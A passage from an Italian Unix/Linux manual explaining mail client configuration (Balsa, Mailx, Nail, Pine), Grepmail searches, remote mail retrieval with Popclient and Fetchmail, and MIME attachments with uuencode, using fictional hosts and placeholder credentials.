Path=/home/tizio/mail/outbox
Type=LibBalsaMailboxMbox
Name=Posta in uscita

[mailbox-Sentbox]
Path=/home/tizio/mail/sentbox
Type=LibBalsaMailboxMbox
Name=Posta inviata

[mailbox-Draftbox]
Path=/home/tizio/mail/draftbox
Type=LibBalsaMailboxMbox
Name=Bozze
```

[9] **Balsa** GNU GPL

```
[mailbox-Trash]
Path=/home/tizio/mail/trash
Type=LibBalsaMailboxMbox
Name=Cestino

[Globals]
MailDir=/home/tizio/mail
OpenInboxOnStartup=false
Debug=false
AutoCloseMailbox=true
AutoCloseMailboxTimeout=10
OpenMailboxes=Mailbox Mailbox Mailbox
RememberOpenMailboxes=false
EmptyTrash=false

[identity]
CurrentIdentity=default

[identity-default]
ReplyString=Re:
ForwardString=Fwd:
SignaturePath=/home/tizio/.signature
SigExecutable=false
SigSending=true
SigForward=false
SigReply=false
SigSeparator=false
SigPrepend=true
...
```

Purtroppo, è possibile commettere degli errori di configurazione, anche attraverso la guida grafica offerta dal programma stesso. In presenza di errori gravi, si compromette il funzionamento di Balsa e l'unico modo per rimediare è intervenire a mano nel file di configurazione, osservando intuitivamente il significato delle direttive contenute.

Osservando l'esempio di file di configurazione mostrato, si intuisce l'importanza di cinque cartelle di posta:

- *inbox* è la cartella dei messaggi ricevuti;
- *outbox* è la cartella dei messaggi accodati per la spedizione, che per qualche ragione non sono ancora stati inviati attraverso un servente SMTP (forse in attesa della connessione);
- *sentbox* è la cartella dei messaggi spediti, esclusi quelli che si trovano ancora nella cartella *outbox*;
- *draftbox* è la cartella dei messaggi il cui invio è stato ritardato volontariamente, per consentire una continuazione in un momento successivo;
- *trash* è la cartella in cui vengono salvati inizialmente i messaggi destinati all'eliminazione.

Oltre alle cartelle standard, tutti i file contenuti nella directory definita dalla direttiva '**`LocalMailDir`**' (normalmente corrisponde a '`~/mail/`'), che non sono abbinati ad alcuna cartella particolare, diventano cartelle ulteriori, con lo stesso nome del file relativo.

Figura 151.3. La finestra principale di Balsa, con le cartelle di posta normali.

151.10 Configurazione compatibile tra Mailx, Nail, Pine e Balsa

In questa sezione si vuole mostrare in che modo si possono configurare Mailx, Nail, Pine e per consentire il loro utilizzo in modo indifferente, sulle stesse cartelle di messaggi.

Per prima cosa si deve decidere in quale directory verranno contenuti i file, in formato *mailbox*, delle cartelle. Si suppone di usare la directory '`~/mail/`' per tutti gli utenti del sistema, stabilendo anche che la posta in ingresso viene consegnata nel file '`~/mail/inbox`'.

In generale, per informare della presenza della cartella dei messaggi in ingresso basta impostare la variabile di ambiente '**`MAIL`**'. Per intervenire su tutti gli utenti si può intervenire nel file '`/etc/profile`' (nel caso di una shell compatibile con quella di Bourne), come in questo esempio:

```
MAIL="$HOME/mail/inbox"
export MAIL
```

Naturalmente, si deve provvedere a configurare anche il sistema di consegna locale dei messaggi, in modo che funzioni così, altrimenti la posta potrebbe risultare inserita in file all'interno della directory '`/var/mail/`', o '`/var/spool/mail/`', nonostante tutte le buone intenzioni.

Il passo successivo è la definizione di alcune cartelle, più o meno standard. Per esempio è necessario stabilire la collocazione della posta inviata, di quella che è in coda e di quella che è stata solo abbozzata (iniziata ma non completata). Si potrebbe stabilire questa associazione:

Cartella	File corrispondente
posta in ingresso	'`~/mail/inbox`'
posta in uscita o in coda per l'invio	'`~/mail/outbox`'
posta spedita	'`~/mail/sentbox`'
posta letta	'`~/mail/readbox`'
bozze di messaggi da trasmettere	'`~/mail/draftbox`'
messaggi in attesa di essere eliminati	'`~/mail/trash`'

Non tutti i programmi che si intendono utilizzare richiedono tutte queste cartelle, ma almeno sono in grado di accedervi.

Si può stabilire anche l'uso di un file contenente una «firma», ovvero alcune righe da accodare a tutti i messaggi che vengono trasmessi. Per esempio, si può stabilire che debba trattarsi del contenuto del file '`~/.signature`'.

Segue la porzione di configurazione da usare sia per il file '`/etc/mail.rc`', sia per '`/etc/nail.rc`', in favore di Mailx e di Nail:

```
set append
set folder="$HOME/mail"
set MBOX="$HOME/mail/readbox"
set record="$HOME/mail/sentbox"
```

In questo modo, Mailx e Nail troveranno la posta in ingresso nel file '`~/mail/inbox`', perché così è annotato nella variabile di ambiente '**`MAIL`**'; inoltre i messaggi letti e quelli trasmessi verranno inseriti correttamente nelle cartelle previste. L'accesso alle altre cartelle di messaggi risulta comunque facilitato perché è stata indicata la directory '`~/mail/`' in modo predefinito.

Nel caso particolare di Nail, si potrà aggiungere anche l'indicazione del file da usare come firma:

```
set signature="$HOME/.signature"
```

Per quanto riguarda Pine, si potrà intervenire nel file '`/etc/pine.conf`', o addirittura in '`/etc/pine.conf.fixed`', se si vuole evitare che gli utenti possano commettere degli errori di configurazione:

```
inbox-path=~/mail/inbox
folder-collections=~/mail/[]
default-fcc=sentbox
postponed-folder=draftbox
default-saved-msg-folder=readbox
signature-file=~/.signature
```

Purtroppo, per Balsa non è facile definire una configurazione generale; quello che segue è il file '`~/.gnome/balsa`' che l'utente '**`tizio`**' potrebbe utilizzare inizialmente, coerentemente con quanto già definito:

```
[mailbox-Inbox]
Path=/home/tizio/mail/inbox
Type=LibBalsaMailboxMbox
Name=Posta ricevuta

[mailbox-Outbox]
Path=/home/tizio/mail/outbox
Type=LibBalsaMailboxMbox
Name=Posta in uscita

[mailbox-Sentbox]
Path=/home/tizio/mail/sentbox
Type=LibBalsaMailboxMbox
Name=Posta inviata

[mailbox-Draftbox]
Path=/home/tizio/mail/draftbox
Type=LibBalsaMailboxMbox
Name=Bozze

[mailbox-Trash]
Path=/home/tizio/mail/trash
Type=LibBalsaMailboxMbox
Name=Cestino

[Globals]
MailDir=/home/tizio/mail

[identity-default]
SignaturePath=/home/tizio/.signature
```

151.11 Ricerche nei file delle cartelle di messaggi

I file delle cartelle di posta elettronica in formato *mailbox*, sono file di testo organizzati secondo una certa struttura. All'interno di questi file è possibile eseguire delle ricerche con Grep, ma il vero problema è quello di identificare il messaggio che contiene la stringa o l'espressione cercata. Per questo conviene usare invece Grepmail, [10] ovvero un programma Perl che restituisce il messaggio intero e non soltanto la riga che corrisponde al modello di ricerca.

Grepmail non si limita a questo, consentendo anche una ricerca selettiva nel corpo dei messaggi, nell'oggetto, escludendo eventualmente gli allegati. Il suo utilizzo più semplice è quello rappresentato dall'esempio seguente:

```
$ grepmail "Tizi[oa]" ~/mail/sentbox | less
```

In questo caso si cercano tutti i messaggi contenuti nel file '`~/mail/sentbox`' che corrispondono in qualche modo con l'espressione regolare '**`Tizi[oa]`**'. Con l'ausilio di '**`less`**', si scorrono facilmente sullo schermo.

> Trattandosi di un programma scritto in Perl, le espressioni regolari che si possono utilizzare devono avere le caratteristiche di questo linguaggio di programmazione.

`grepmail` [*opzioni*] [`-e`] *espressione_regolare* [*file_cartella_messaggi*]...

Il modello sintattico mostra due particolarità: l'espressione regolare può essere indicata da sola oppure come argomento dell'opzione '**`-e`**'; i file delle cartelle dei messaggi possono essere forniti come argomenti finali della riga di comando, ma in loro mancanza, viene letto lo standard input. La tabella 151.7 riepiloga le altre opzioni più importanti.

[10] **Grepmail** GNU GPL

Tabella 151.7. Opzioni più importanti di Grepmail.

Opzione	Descrizione
`-b`	Esegue la ricerca esclusivamente nel corpo dei messaggi.
`-h`	Esegue la ricerca esclusivamente nell'intestazione del messaggi.
`-i`	Non distingue tra lettere maiuscole e minuscole.
`-l`	Emette solo il nome del file contenente i messaggi corrispondenti.
`-M`	Ignora gli allegati MIME di tipo binario.
`-R`	Cerca ricorsivamente nelle sottodirectory.
`-v`	Cerca i messaggi che **non** corrispondono al modello.
`-d today`|`yesterday`	Seleziona solo i messaggi di oggi o di ieri.
`-d` *mm*/*gg*/*aaaa*	Seleziona solo i messaggi di una certa data.
`-d` {*n* `days ago`|*n* `weeks ago`}	Seleziona solo i messaggi di *n* giorni o settimane fa.
`-d` {`before`|`after`|`since`}*data*	I messaggi più vecchi, più recenti, o a partire da una data di riferimento.
`-d between` *data* `and` *data*	Seleziona solo i messaggi compresi tra due date.
`-e` *espressione_regolare*	Dichiara espressamente il modello di ricerca.

Vengono mostrati solo alcuni esempi.

```
$ grepmail -h -i "From: .*pinco@dinkel.brot.dg" ~/mail/* | less
```

Cerca tutti i messaggi nella directory '`~/mail/`' che sono stati inviati presumibilmente da *pinco@dinkel.brot.dg*. Il risultato viene fatto scorrere con l'aiuto di '**`less`**'.

```
$ grepmail -h -i "From: .*pinco@dinkel.brot.dg" ~/mail/* > pinco
```

```
$ grepmail -h -i -v "From: .*pinco@dinkel.brot.dg" ~/mail/* > altri
```

I due comandi servono a estrarre tutti i messaggi provenienti presumibilmente da *pinco@dinkel.brot.dg*, per generare il file '`pinco`', mettendo tutto il resto in un file denominato '`altri`'.

```
$ grepmail -h -d "since 7 days ago" -i ↩
↪-e "From: .*pinco@dinkel.brot.dg" ~/mail/* | less
```

Cerca tutti i messaggi nella directory '`~/mail/`' che sono stati inviati presumibilmente da *pinco@dinkel.brot.dg* entro gli ultimi sette giorni. Il risultato viene fatto scorrere con l'aiuto di '**`less`**'.

Messaggi giunti presso recapiti remoti

I messaggi di posta elettronica non vengono sempre recapitati presso l'elaboratore che si utilizza abitualmente. Questa è la situazione tipica in cui ci si trova quando si è collegati a Internet tramite un ISP, per mezzo di una linea commutata. Di solito si ottiene un accesso (*account*) presso un elaboratore dell'ISP e questo diventa solitamente anche il recapito per la posta elettronica.

Il problema è comunque generale: si può avere la necessità di scaricare la posta ricevuta presso un recapito remoto.

La prima idea che può venire in mente può essere quella di usare il protocollo TELNET e leggere così la posta remota. Ma questa non è la soluzione corretta. Per trasferire la posta da un recapito a un altro, si usa solitamente il protocollo POP3 (a volte POP2) oppure IMAP. Come si può immaginare, si tratta di un servizio che deve essere gestito da un demone.

Il modo con cui vengono scaricati messaggi e inseriti nel sistema locale ha dei risvolti importanti. Infatti, questi messaggi possono essere scaricati in un file locale, che normalmente corrisponde alla cartella della posta in ingresso dell'utente, il quale può leggerla attraverso '**`mail`**' o un altro programma che sfrutta lo stesso meccanismo. In alternativa, i messaggi potrebbero essere inseriti nel sistema locale attraverso un servizio SMTP, che in tal caso però, dovrebbe essere attivato necessariamente.

152.1 Concetti generali

Quando la posta elettronica è giunta presso un recapito remoto, senza essere stata ridiretta da lì attraverso un alias o un *forward* per il suo proseguimento, può essere prelevata per mezzo di vari protocolli, tra cui i più importanti sono POP2, POP3 e IMAP.

Il prelievo fatto in questo modo, può tradursi poi:

- nello scarico dei messaggi in un file locale che rappresenta la cartella della posta in ingresso dell'utente per cui si svolge l'operazione;
- nell'invio dei messaggi attraverso l'MDA locale;
- nell'invio dei messaggi attraverso un servente SMTP locale, o comunque uno più «vicino».

Ognuna delle scelte possibili ha dei vantaggi e degli svantaggi. Il primo tipo di operazione, non richiede la presenza di un servente SMTP locale e nemmeno di un MDA, cioè di un *Mail delivery agent*, per la consegna locale del messaggio. Così si presta perfettamente all'uso presso nodi isolati che possono connettersi a Internet attraverso una linea commutata, che solo allora trasmettono e ricevono la posta elettronica.

Il secondo tipo di operazione richiede la presenza di un MDA, composto generalmente da un programma in grado di ricevere i messaggi attraverso lo standard input, che poi sia in grado di recapitarli localmente ed eventualmente di farli proseguire altrove attraverso gli alias e i *forward* eventuali. In pratica però, l'MDA a cui si fa riferimento è quasi sempre Sendmail, o un altro sistema compatibile. Il vantaggio di questa scelta è che per attuarla non occorre attivare il servizio SMTP, cioè non è necessario che Sendmail sia stato avviato come demone in ascolto della porta SMTP.

L'ultimo caso richiede invece che localmente sia presente un MTA completo, in grado di ricevere le connessioni SMTP.

I motivi per cui non si riceve la posta direttamente nel nodo locale, possono essere vari: la connessione con l'esterno potrebbe essere discontinua, come nel caso di un collegamento PPP attraverso linea commutata; il sistema remoto presso cui giunge la posta per qualche motivo, potrebbe avere delle politiche che impediscono il proseguimento dei messaggi (il *forward*); il sistema locale potrebbe essere irraggiungibile dall'esterno a causa delle politiche di sicurezza adottate, per cui, la posta elettronica potrebbe non essere trasferita localmente, lasciando l'onere a ogni nodo di prelevarsela da un servente principale.

Negli ultimi due tipi di trasferimento, il programma che lo fa interviene come se fosse un MTA vero e proprio. In tal senso, potrebbe essere attivato periodicamente attraverso il sistema Cron, a intervalli brevi, oppure come un demone.

152.1.1 Autenticazione

Il prelievo della posta remota è un'operazione personale dell'utente che ha l'accesso presso il sistema remoto. Il programma che si usa per accedere a uno di questi servizi che lo permettono, deve identificarsi in qualche modo; di solito si tratta di fornire l'identità dell'utente remoto e la parola d'ordine.

Il fatto di lasciare viaggiare la parola d'ordine in chiaro, attraverso la rete, è un problema da non trascurare: finché la connessione è diretta (o quasi, come nel caso di una linea commutata), il problema è minimo; quando la connessione attraversa più nodi, il problema diventa delicato.

Oltre a questo, occorre considerare che le informazioni delicate come le parole d'ordine non possono apparire in una riga di comando, perché sarebbero leggibili semplicemente analizzando l'elenco dei processi attivi. Per questo, quando si vuole automatizzare il processo di recupero della posta remota senza dover ogni volta inserire la parola d'ordine, questa può essere annotata soltanto in un file di configurazione, protetto opportunamente contro ogni accesso da parte di altri utenti.

152.2 IMAP toolkit: ipop3d, ipop2d, imapd

IMAP toolkit è una raccolta di demoni per i servizi di trasferimento della posta locale verso i clienti che lo richiedono, mostrando le credenziali necessarie. Si tratta precisamente dei programmi '**`ipop3d`**', '**`ipop2d`**' e '**`imapd`**'. Permettono rispettivamente di utilizzare i protocolli POP3, POP2 e IMAP. Sono gestiti normalmente dal supervisore dei servizi di rete. [1]

Nell'esempio seguente, vengono mostrate le righe di '`/etc/inetd.conf`' in cui si dichiara il loro possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
pop-2   stream  tcp     nowait  root    /usr/sbin/tcpd  ipop2d
pop-3   stream  tcp     nowait  root    /usr/sbin/tcpd  ipop3d
imap    stream  tcp     nowait  root    /usr/sbin/tcpd  imapd
```

In alcune distribuzioni GNU questi tre demoni potrebbero fare parte di un pacchetto unico, mentre in altri casi i pacchetti potrebbero essere distinti in base al servizio particolare che viene offerto.

[1] **IMAP toolkit** software libero con licenza speciale

152.3 Popclient

Popclient [2] è un programma molto semplice che permette di scaricare la posta da un recapito remoto utilizzando il protocollo POP2 o POP3, inserendola in un file che corrisponda alla cartella della posta in ingresso dell'utente nel nodo locale, oppure passandola a un MDA (*Mail delivery agent*) che faccia sostanzialmente la stessa cosa. In questo modo, una volta scaricata, la posta può essere letta con un programma tradizionale come Mailx.

È importante sottolineare che per questo scopo, non è necessario che sia attivo un servente SMTP locale. [3]

'**`popclient`**' è l'eseguibile che compie tutto il lavoro di Popclient. Può essere predisposto anche un file di configurazione, che permette l'automazione delle operazioni.

```
popclient [opzioni] [host_remoto]
```

Nelle opzioni della riga di comando, si può osservare che non è stata indicata la possibilità di inserire la parola d'ordine. Infatti, non è possibile; per non dover inserire la parola d'ordine ogni volta che si scarica la posta, è necessario predisporre un file di configurazione.

Opzione	Descrizione
`-2`	Viene utilizzato il protocollo POP2.
`-3`	Viene utilizzato il protocollo POP3.
`-k` | `--keep`	Copia i messaggi dal servente remoto senza cancellarli da lì.
`-s` | `--silent`	Non mostra i messaggi di progressione dell'operazione.
`-v` | `--verbose`	Visualizza attraverso lo standard error tutti i messaggi che intercorrono tra il programma e il servente remoto.
`-u` *utente* | `--username` *utente*	Permette di specificare il nome dell'utente così come è registrato nel sistema remoto. Il valore predefinito è il nome dell'utente così come è conosciuto nel sistema locale.
`-r` *cartella_remota* | `--remote` *cartella_remota*	Permette di specificare una cartella della posta nel servente remoto, diversa da quella predefinita. Dipende dal servente remoto se questa cartella alternativa esiste. Questa opzione può essere utilizzata solo con il protocollo POP2.
`-o` *cartella_locale* | `--local` *cartella_locale*	Permette di specificare una cartella della posta locale alternativa. Quando non viene specificata una cartella per la posta ricevuta, si intende quella predefinita dal sistema locale.
`-c` | `--stdout`	Permette di emettere attraverso lo standard output la posta, invece di utilizzare la cartella della posta.

Codice di uscita	Descrizione
0	Uno o più messaggi sono stati caricati.
1	Non c'è posta.
2	Errore nell'apertura di un socket.
3	L'autentificazione dell'utente è fallita: il nome dell'utente o la parola d'ordine sono errati.
4	Errore generico nel protocollo di comunicazione.
5	Errore di sintassi nell'uso degli argomenti di '**`popclient`**'.
6	Errore generico nella registrazione della posta nella cartella locale.
7	Errore generico riportato dal servente remoto. Riguarda il protocollo POP3.
10	Errore indefinito.

Popclient può essere configurato in modo personale attraverso il file '`~/.poprc`'. In tal modo,

[2] **Popclient** GNU GPL

[3] È questo punto che può rendere vantaggioso l'utilizzo di Popclient al posto di Fetchmail.

l'utente può predisporre tutti i dati necessari ad automatizzare la connessione senza la necessità di utilizzare script o comandi pieni di opzioni. In particolare, attraverso il file personalizzato di configurazione, si può predisporre anche la parola d'ordine necessaria a prelevare la posta.

L'esempio seguente riguarda il caso in cui si voglia prelevare la posta dal nodo *weizen.mehl.dg*, utilizzando il protocollo POP3, con un nominativo-utente «tizio» e la parola d'ordine «tazza», depositando i messaggi nel file '/home/tizio/mail/inbox':

```
# .poprc

server  weizen.mehl.dg          \
        proto pop3              \
        user tizio              \
        pass tazza              \
        localfolder /home/tizio/mail/inbox
```

Si può leggere eventualmente la pagina di manuale *popclient(1)*.

152.4 Fetchmail

Fetchmail [4] è un sistema di recupero della posta remota molto complesso. Permette di inserire i messaggi ottenuti nel sistema di consegna locale attraverso un MDA come Sendmail; oppure può utilizzare direttamente il protocollo SMTP per ottenere lo stesso risultato, o per inserire i messaggi in un sistema di trasporto più vicino (quale quello di una rete locale).

Può funzionare anche come demone personale (di un utente) in modo da provvedere regolarmente allo scarico dei messaggi.

Fetchmail ha il vantaggio di poter utilizzare una grande varietà di protocolli fatti per questo scopo. In linea di massima ci si può concentrare sui soliti POP2, POP3 e IMAP, ma è bene tenere presente che le possibilità sono maggiori, nel caso si presentasse l'occasione.

L'eseguibile '**fetchmail**' può essere gestito molto bene attraverso la riga di comando, ma è consigliabile anche la sua configurazione attraverso il file '~/.fetchmailrc', che permette di agevolare le operazioni di routine.

fetchmail [*opzioni*] *host_remoto*

Se si pone un conflitto tra quanto specificato tramite le opzioni della riga di comando e le direttive del file di configurazione, le prime prendono il sopravvento.

Opzione	Descrizione
-a | --all	Scarica tutti i messaggi, compresi quelli che risultano già visti.
-k | --keep	Non cancella i messaggi che vengono scaricati.
-u *utente_remoto* | --username *utente_remoto*	Specifica precisamente il nome da utilizzare per accedere al servente remoto. Se non viene indicata questa informazione (attraverso la riga di comando, oppure attraverso la configurazione), si intende lo stesso nome utilizzato nel sistema locale.
-t *n_secondi* | --timeout *n_secondi*	Permette di stabilire un tempo massimo per la connessione, oltre il quale Fetchmail deve abbandonare il tentativo.

[4] **Fetchmail** GNU GPL

Opzione	Descrizione
`-d` *n_secondi* | `--daemon` *n_secondi*	Avvia Fetchmail in modalità demone, cioè sullo sfondo, allo scopo di eseguire la scansione dei serventi in modo regolare. L'argomento esprime la durata dell'intervallo tra una scansione e l'altra, espresso in secondi. Ogni utente può avviare una sola copia dell'eseguibile '**`fetchmail`**' in modalità demone; tuttavia, se si tenta di avviare una nuova copia di '**`fetchmail`**', quando è già attivo il demone, ciò fa sì che venga eseguita immediatamente una nuova scansione.

Il file di configurazione di Fetchmail è molto importante. È interessante notare che non esiste un file di configurazione generale, ma solo quelli dei singoli utenti; infatti, il recupero della posta elettronica è un'operazione personale.

> Per motivi di sicurezza, dal momento che può contenere informazioni delicate, è necessario che il file di configurazione abbia esclusivamente i permessi di lettura e scrittura per l'utente proprietario (0600_8). Se il file ha permessi maggiori, Fetchmail avverte e si rifiuta di proseguire.

Prima di analizzare la sintassi che può essere utilizzata al suo interno, si può notare che i commenti vengono espressi nel modo consueto, attraverso il simbolo '**`#`**' che li introduce, dove poi tutto quello che segue, fino alla fine della riga, viene ignorato. Così anche le righe bianche e quelle vuote vengono ignorate.

Ogni direttiva del file '`~/.fetchmailrc`' contiene tutte le specifiche riferite al recupero della posta elettronica da un servente determinato. Queste direttive possono impiegare più righe, senza la necessità di indicare simboli di continuazione, distinguendosi perché iniziano con la parola chiave '**`poll`**', oppure '**`skip`**'.

Una direttiva '**`poll`**' rappresenta un servente da interpellare, mentre una direttiva '**`skip`**', uno da saltare. Di fatto non serve una direttiva '**`skip`**', ma può essere utile per evitare di cancellarla, riservando per il futuro la possibilità di riutilizzarla rimettendo la parola chiave '**`poll`**'.

Le direttive sono composte da una serie di parole chiave che rappresentano delle opzioni, a volte accompagnate da un argomento. Alcune parole chiave sono speciali, in quanto, pur non avendo alcun significato, sono utili per facilitare la lettura delle direttive. Tali parole sono: '**`and`**', '**`with`**', '**`has`**', '**`wants`**' e '**`options`**'. Nello stesso modo, possono essere usati la virgola, il punto e virgola, i due punti, che vengono ignorati ugualmente.

All'interno di ogni direttiva, deve essere rispettato un certo ordine nell'indicazione delle opzioni. Se ne distinguono due tipi: opzioni del servente e opzioni dell'utente. Le opzioni del servente devono apparire prima di quelle dell'utente.

Per comprendere il senso di queste direttive, è bene fare mente locale al formato generale semplificato, che queste possono avere.

`poll` *servente* [`protocol` *protocollo*] [`username` *utente_remoto*] [`password` *parola_d'ordine*]

Gli argomenti delle opzioni che rappresentano delle stringhe, possono essere racchiusi tra apici doppi, in modo da poter contenere simboli particolari, come gli spazi (specialmente quando si tratta di indicare le parole d'ordine).

Opzioni del servente

Opzione	Descrizione
`poll` *servente* `skip` *servente*	Specifica l'accesso a un servente. Se si usa la parola chiave '**`skip`**', tutta la direttiva viene ignorata.
`proto` *protocollo* `protocol` *protocollo*	Il tipo di protocollo da utilizzare, viene determinato normalmente in modo automatico. Con questa opzione può essere specificato espressamente, indicando una parola chiave determinata: '**`POP2`**', '**`POP3`**', '**`IMAP`**', '**`IMAP-K4`**', '**`IMAP-GSS`**', '**`APOP`**', '**`KPOP`**'. Si noti che queste parole chiave possono essere espresse anche utilizzando solo lettere minuscole.
`port` *n_porta*	Permette di specificare il numero della porta da utilizzare, nel caso il servente ne utilizzi una non standard.
`timeout` *n_secondi*	Specifica il tempo massimo di inattività, dopo il quale si conclude la connessione, o il suo tentativo.
`interface` *interfaccia* / *numero_ip* / *maschera*	Permette di specificare un'interfaccia di rete, assieme al gruppo di indirizzi che deve avere, prima di tentare la connessione con il servente remoto.

Opzioni dell'utente

Opzione	Descrizione
`user` *utente_remoto* `username` *utente_remoto*	Specifica il nome da utilizzare per accedere al sistema remoto.
`is` *utente_locale* `here`	Rappresenta il nome dell'utente locale che deve ricevere il messaggio. Di solito non si specifica, essendo quello che effettua l'operazione di recupero.
`pass` *parola_d'ordine* `password` *parola_d'ordine*	La parola d'ordine per accedere al sistema remoto.
`fetchall`	Richiede espressamente il recupero di tutti i messaggi, compresi quelli già prelevati, ma mantenuti nel servente per qualche motivo.
`limit` *n_byte*	Fissa la dimensione massima dei messaggi che possono essere prelevati. Quelli che eccedono tale limite vengono lasciati nel servente e risultano «non letti».
`syslog`	Utilizza il registro di sistema per annotare gli errori.

Segue la descrizione di alcuni esempi.

```
poll roggen.brot.dg protocol pop3 username tizio password "frase segreta"
```

Rappresenta la scansione del servente *`roggen.brot.dg`* con il protocollo POP3, utilizzando il nominativo-utente '**`tizio`**' che richiede la parola d'ordine '**`frase segreta`**' (che appare opportunamente tra virgolette).

```
poll roggen.brot.dg protocol pop3 username tizio password "frase segreta"
poll schwarz.brot.dg username tizio1 password "ciao ciao"
```

Qui si prevede la scansione di due serventi, dove nel secondo caso non viene specificato il protocollo e anche il nominativo utilizzato risulta differente dal primo.

```
poll roggen.brot.dg
    protocol pop3
    username tizio
    password "frase segreta"

poll schwarz.brot.dg
    username tizio1
    password "ciao ciao"
```

Come nell'esempio precedente, ma più strutturato e più facile da leggere.

```
poll roggen.brot.dg protocol pop3
    username tizio password "frase segreta" is tizio here
    username caio password "ciao caio" is caio2 here
    username pippo password "marameo maramao" is pippo here
```

In questo caso, per uno stesso servente sono stati indicati diversi utenti remoti e locali. Per intendere il senso, si osservi che l'utente remoto '**`caio`**' corrisponde all'utente locale '**`caio2`**'.

Evidentemente, per ottenere un tale risultato, è necessario che l'utente che avvia Fetchmail conosca tutte le parole d'ordine di questi utenti.

152.5 MUA completi

Trattando l'argomento del trasferimento della posta remota, non bisogna dimenticare i programmi MUA (*Mail user agent*) che si arrangiano a scaricarsela. L'esempio più semplice di questo genere di programmi è Balsa.

Utilizzando un MUA di questo tipo, se si dispone di un elaboratore connesso saltuariamente a Internet, non serve alcun sistema di gestione della posta elettronica locale e nemmeno alcun programma per scaricarla dal recapito presso il fornitore di accesso, salve naturalmente le esigenze di altri programmi.

Messaggi, allegati ed estensioni MIME

Il messaggio di posta elettronica tradizionale è composto utilizzando soltanto la codifica ASCII a 7 bit e ha un aspetto simile all'esempio seguente:

```
Date: Tue, 17 Jul 2001 11:27:59 +0200
From: caio@dinkel.brot.dg
To: tizio@dinkel.brot.dg
Subject: Messaggio tradizionale
Message-Id: <E15MR95-0001Wb-00@dinkel.brot.dg>

Questo rappresenta un esempio di messaggio di posta elettronica
tradizionale, dove si utilizzano solo i primi 7 bit.
In pratica, per quanto riguarda la lingua italiana, non si possono
usare le lettere accentate.
```

Per garantire che un messaggio di posta elettronica viaggi in modo attraverso qualsiasi servente SMTP, è necessario che si rimanga nell'ambito dei soli 7 bit, oltre al fatto di avere un limite alla lunghezza delle righe.

La necessità di scrivere in lingue differenti dall'inglese e di poter trasmettere informazioni diverse dal solito testo puro e semplice, ha fatto nascere lo standard multimediale MIME (*Multipurpose internet mail extentions*).

Con le estensioni multimediali MIME è possibile definire come deve essere interpretato il contenuto di un messaggio di posta elettronica, che così può essere codificato in modo particolare, per trasportare anche informazioni diverse dal solo testo ASCII puro, rispettando i limiti tradizionali dei sistemi di trasporto dei messaggi.

Negli esempi che si mostrano in questo capitolo, viene omessa la riga di intestazione iniziale del tipo

`From daniele@swlibero.org Tue Jul 17 12:28:15 2001 +0200`

che è essenziale per completare il messaggio, ma che qui non serve per comprendere quanto spiegato e rischia solo di creare confusione con il campo '**`From:`**'.

153.1 Allegati

L'invio di un file allegato a un messaggio di posta elettronica richiede un modo per inserire e circoscrivere questo file, oltre alla sua trasformazione in modo tale che possa essere gestito come un file di testo normale. In pratica, è come allegare un file a un file di testo, dal quale deve poter essere estrapolato correttamente in un momento successivo.

Figura 153.1. Procedimento necessario a produrre un allegato.

```
           file binario              File ASCII             Allegato ASCII
          .-----------.            .-----------.            .-----------.
          | lkjsdhèe9 |            | G;&MJ<V1H |            | begin     |
          | 845ry#fgg |----------->| Z&4Y"C@T- |----------->| G;&MJ<V1H |
          | fòéùìÌÀÒÈ |            | 7)Y(V9G9P |            | Z&4Y"C@T- |
          | öüä$%&£K* |            | IF\NGY[,S |            | 7)Y(V9G9P |
          `-----------'            | `TL@*]OSD |            | IF\NGY[,S |
                                   | )"4FHTLJ` |            | `TL@*]OSD |
                                   `-----------'            | )"4FHTLJ` |
                                                            | end       |
                                                            `-----------'
```

Dal momento che in un messaggio di posta elettronica alcuni caratteri, che in condizioni normali appartengono già all'ASCII standard a 7 bit, hanno un significato speciale (senza contare

l'importanza di alcune parole chiave, quando collocate a partire dalla prima colonna), sono da escludere anche questi nelle trasformazioni necessarie a creare gli allegati.

La figura 153.1 mostra in modo semplificato il problema che si tenta di descrivere: un file viene prima trasformato, in base a un certo algoritmo, in un file di testo puro, che possa essere trasmesso attraverso il sistema della posta elettronica; questa trasformazione genera necessariamente un file più grande di quello di partenza; quindi, per diventare un allegato, occorre un modo per circoscriverlo, aggiungendo anche le informazioni necessarie a riprodurre il file originale (che nell'esempio della figura sono state omesse per semplicità).

153.2 Uuencode

Uuencode [1] è il sistema storico per la conversione di file di qualunque tipo in un allegato in forma di file ASCII, che si utilizza senza gestire le estensioni MIME. Si compone di due eseguibili: '**uuencode**' per la codifica e '**uudecode**' per la decodifica.

'**uuencode**' si comporta in maniera differente a seconda che riceva il file da codificare dallo standard input, oppure che questo gli sia indicato come argomento della riga di comando:

uuencode [-m] *file_da_codificare* *nome_da_usare*
cat *file_da_codificare* | uuencode [-m] *nome_da_usare*

In entrambi i casi, il risultato della codifica viene emesso attraverso lo standard output, con la differenza che nel primo caso il file da codificare viene indicato come primo argomento, mentre nel secondo viene fornito attraverso lo standard input. L'ultimo argomento è sempre obbligatorio e rappresenta il nome che si vuole attribuire a questo file, ovvero il nome che verrà usato nel momento dell'estrazione.

L'unica opzione disponibile, '**-m**', consente di richiedere espressamente l'utilizzo della codifica Base64.

Disponendo del file già visto nella figura 153.1, ovvero il testo

```
lkjsdhèe9
845ry#fgg
fòéùìÌÀÒÈ
öüä$%&£K*
```

supponendo che si tratti del file 'prova.xxx', si potrebbe codificare con '**uuencode**' nel modo seguente:

```
$ uuencode prova.xxx prova.xxx > allegato.txt
```

Si può osservare che il nome '**prova.xxx**' appare due volte nella riga di comando: la prima volta indica il file da leggere per la codifica; la seconda indica il nome da indicare nell'allegato, in modo che al momento della decodifica si riottenga lo stesso file. Il file 'allegato.txt' che si ottiene ha l'aspetto seguente:

```
begin 664 prova.xxx
G;&MJ<V1HZ&4Y"C@T-7)Y(V9G9PIF\NGY[,S'TL@*]OSD)"4FHTLJ
`
end
```

In alternativa, usando la codifica Base64,

```
$ uuencode -m prova.xxx prova.xxx > allegato.txt
```

[1] **GNU Sharutils** GNU GPL

si ottiene invece:

```
begin-base64 664 prova.xxx
bGtqc2Ro6GU5Cjg0NXJ5I2ZnZwpm8un57MzA0sgK9vzkJCUmo0sq
====
```

Evidentemente il principio è lo stesso, cambiando il modo di delimitare il file e di indicare le sue caratteristiche.

Naturalmente, si possono creare anche situazioni più complesse, come nel caso in cui il file di origine sia prima compresso, poi codificato e quindi trasmesso attraverso la posta elettronica:

```
$ cat prova.xxx | gzip | uuencode prova.xxx.gz ↩
↪| mail tizio@dinkel.brot.dg
```

